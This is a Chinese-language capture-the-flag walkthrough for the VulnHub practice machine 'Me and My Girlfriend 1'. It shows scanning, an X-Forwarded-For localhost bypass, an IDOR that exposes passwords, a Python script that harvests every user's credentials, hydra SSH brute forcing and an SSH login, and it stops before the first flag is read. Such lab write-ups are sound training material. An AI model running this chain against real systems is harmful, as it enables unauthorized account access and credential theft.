靶机系列测试教程 Me and My Girlfriend 1

1 交流平台

随着教程的推出，看视频的人也越来越多，随之而来的问题也增多，本人平时非常忙，难以有时间回复大家的问题，特意建立了一个 QQ 群，里面有很多这方面的高手，有什么不懂的，请到群里提问，咨询问题的时候，一定要详细，不然没人会回复你，另外本人有时间会在群内直播测试靶机，还没加上群的赶快加上了。

交流 QQ 群　　　　微信号

mOon

安道尔

扫一扫上面的二维码图案，加我微信

博客 www.moonsec.com

2 介绍

2.1 靶机介绍

描述	说明
Difficulty Level	Beginner
Notes	there are 2 flag files
Learning	Web Application | Enumeration | Privilege Escalation
Description	This VM tells us that there are a couple of lovers namely Alice and Bob, where the couple was originally very romantic, but since Alice worked at a private company, "Ceban Corp", something has changed from Alice's attitude towards Bob like something is "hidden", And Bob asks for your help to get what Alice is hiding and get full access to the company!

下载地址
https://www.vulnhub.com/entry/me-and-my-girlfriend-1,409/


难度 容易

3 靶机测试

3.1 信息收集

3.1.1 nmap 扫描


nmap -p- -A -O 192.168.0.172 -oA girlfriend1-prots




```
root@kali:~/girlfriend1# nmap -p- -A 192.168.0.172 -oA girlfriend1-prots
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-01 23:40 AKST
Nmap scan report for www.hackNos.com (192.168.0.172)
Host is up (0.0033s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 57:e1:56:58:46:04:33:56:3d:c3:4b:a7:93:ee:23:16 (DSA)
|   2048 3b:26:4d:e4:a0:3b:f8:75:d9:6e:15:55:82:8c:71:97 (RSA)
|   256 8f:48:97:9b:55:11:5b:f1:6c:1d:b3:4a:bc:36:bd:b0 (ECDSA)
|_  256 d0:c3:02:a1:c4:c2:a8:ac:3b:84:ae:8f:e5:79:66:76 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 40:A5:EF:46:69:0A (Shenzhen Four Seas Global Link Network Technology)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
```

3.2 目录扫描

gobuster dir -u http://192.168.0.172 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100



```
directories.jbrofuzz                    directory-list-2.3-small.txt
root@kali:~/girlfriend1# gobuster dir -u http://192.168.0.172 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.0.172
[+] Threads:        100
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/01/01 23:43:11 Starting gobuster
===============================================================
/misc (Status: 301)
/config (Status: 301)
/server-status (Status: 403)
===============================================================
2020/01/01 23:43:56 Finished
===============================================================
```



Index of /config


Name	Last modified	Size	Description
Parent Directory		-	
config.php	2019-12-13 13:24	88	

Apache/2.4.7 (Ubuntu) Server at 192.168.0.172 Port 80

目录可以访问 存在 config.php 文件。


3.3 绕过本地访问限制

访问主页发现有限制



Who are you? Hacker? Sorry This Site Can Only Be Accessed local!

用这个插件 再增加上 127.0.0.1 即可绕过


192.168.0.172/
192.168.0.172
ng Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-D
Clear

Sorry This Site Can Only Be Accessed local!

IP Address:

127.0.0.1

Recently used IPs:

- 127.0.0.1


Send the following headers:

☑ X-Forwarded-For

□ X-Originating-IP

□ X-Remote-IP

□ X-Remote-Addr


192.168.0.172/?page=index
Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit

Welcome To Ceban Corp


Inspiring The People To Great Again!

Home | Login | Register | About

3.4 平行越权漏洞

发现注册登录和注册页面

注册用户



Welcome To Ceban Corp

Inspiring The People To Great Again!

Dashboard | Profile | Logout

Name moonsec


Email moon@moonsec.com

Username moonsec

Password ••••••

Login

查看个人信息 http://192.168.0.172/?page=profile&user_id=14 发现可以查看密码



Welcome To Ceban Corp

Inspiring The People To Great Again!

Dashboard | Profile | Logout

Name moonsec


Username moonsec

Password ••••••

Change

```
<br>
<label for="username">Username</label>
<input id="username" type="text" name="username" value="moonsec">
<br>
<label for="password">Password</label>
<input id="password" type="password" name="password" value="123456">
<br>
```

把 id 修改会其他试试 例如 1



Welcome To Ceban Corp

Inspiring The People To Great Again!

Dashboard | Profile | Logout

Name: Eweuh Tandingan

Username: eweuhtandingan

Password: ••••••••

Change

```
<input id="username" type="text" name="username" value="eweuhtandingan">
<br>
<label for="password">Password</label>
<input id="password" type="password" name="password" value="skuyatuh">
<br>
<button disabled="disabled">Change</button>
</form>
</body>
```


即可获取 id=1 用户的账号和密码

3.5 编写 PYTHON 脚本

```
#coding:utf-8
import requests
import re

def GetUserInfo(id):
	headers = {'user-agent':'Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0','X-Forwarded-For':'127.0.0.1'}
	cookie = {'PHPSESSID':'7ft50201doao7hv880juplpll7'}
	r = requests.get(url="http://192.168.0.172/index.php?page=profile&user_id=%s" % id,headers=headers,cookies=cookie).text
	name=re.search('id="name\"\svalue="(.*?)">',r).group(1)
	username=re.search('username\"\svalue="(.*?)"',r).group(1)
	password=re.search('password\"\svalue="(.*?)"',r).group(1)
	return name,username,password



for i in range(0,15):
	name,username,password=(GetUserInfo(str(i)))
```

```
    if name:
        print (username+":"+password)
```

3.6 运行脚本保存用户




```
root@kali:~/girlfriend1# python3 getuserinfo.py
eweuhtandingan:skuyatuh
aingmaung:qwerty!!!
sundatea:indONEsia
sedihaingmah:cedihhihihi
alice:4lic3
abdikasepak:dorrrrr
moonsec:moonsec
moonsec':123456
moonsec:123456
```

3.7 hydra 穷举 ssh

把用户信息保存下来 再用 hydra 爆破 ssh


hydra -C userinfo ssh://192.168.0.172



```
Example:  hydra -l user -P passlist.txt ftp://192.168.0.1
root@kali:~/girlfriend1# hydra -C userinfo ssh://192.168.0.172
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-01-02 00:05:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries, ~1 try per task
[DATA] attacking ssh://192.168.0.172:22/
[22][ssh] host: 192.168.0.172   login: alice   password: 4lic3
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-01-02 00:05:03
root@kali:~/girlfriend1# 
```


发现存在用户 alice 密码 4lic3

3.8 登录 ssh




```
root@kali:~/girlfriend1# ssh alice@192.168.0.172
alice@192.168.0.172's password:
Last login: Thu Jan  2 15:19:02 2020 from 192.168.0.164
alice@gfriEND:~$ 
```

3.9 得到 flag1.txt



```
alice@gfriEND:~$ ls -al
total 36
drwxr-xr-x 4 alice alice 4096 Jan  2 15:33 .
drwxr-xr-x 6 root  root  4096 Dec 13 12:18 ..
-rw------- 1 alice alice  565 Jan  2 15:18 .bash_history
-rw-r--r-- 1 alice alice  220 Dec 13 12:16 .bash_logout
-rw-r--r-- 1 alice alice 3637 Dec 13 12:16 .bashrc
drwx------ 2 alice alice 4096 Dec 13 12:43 .cache
drwxrwxr-x 2 alice alice 4096 Dec 13 14:10 .my_secret
-rw-r--r-- 1 alice alice  675 Dec 13 12:16 .profile
-rw------- 1 alice alice 1494 Jan  2 15:33 .viminfo
alice@gfriEND:~$ cd .my_secret/
alice@gfriEND:~/.my_secret$ ls -al
total 16
drwxrwxr-x 2 alice alice 4096 Dec 13 14:10 .
drwxr-xr-x 4 alice alice 4096 Jan  2 15:33 ..
-rw-r--r-- 1 root  root   306 Dec 13 13:04 flag1.txt
-rw-rw-r-- 1 alice alice  119 Dec 13 12:23 my_notes.txt
alice@gfriEND:~/.my_secret$ a
```



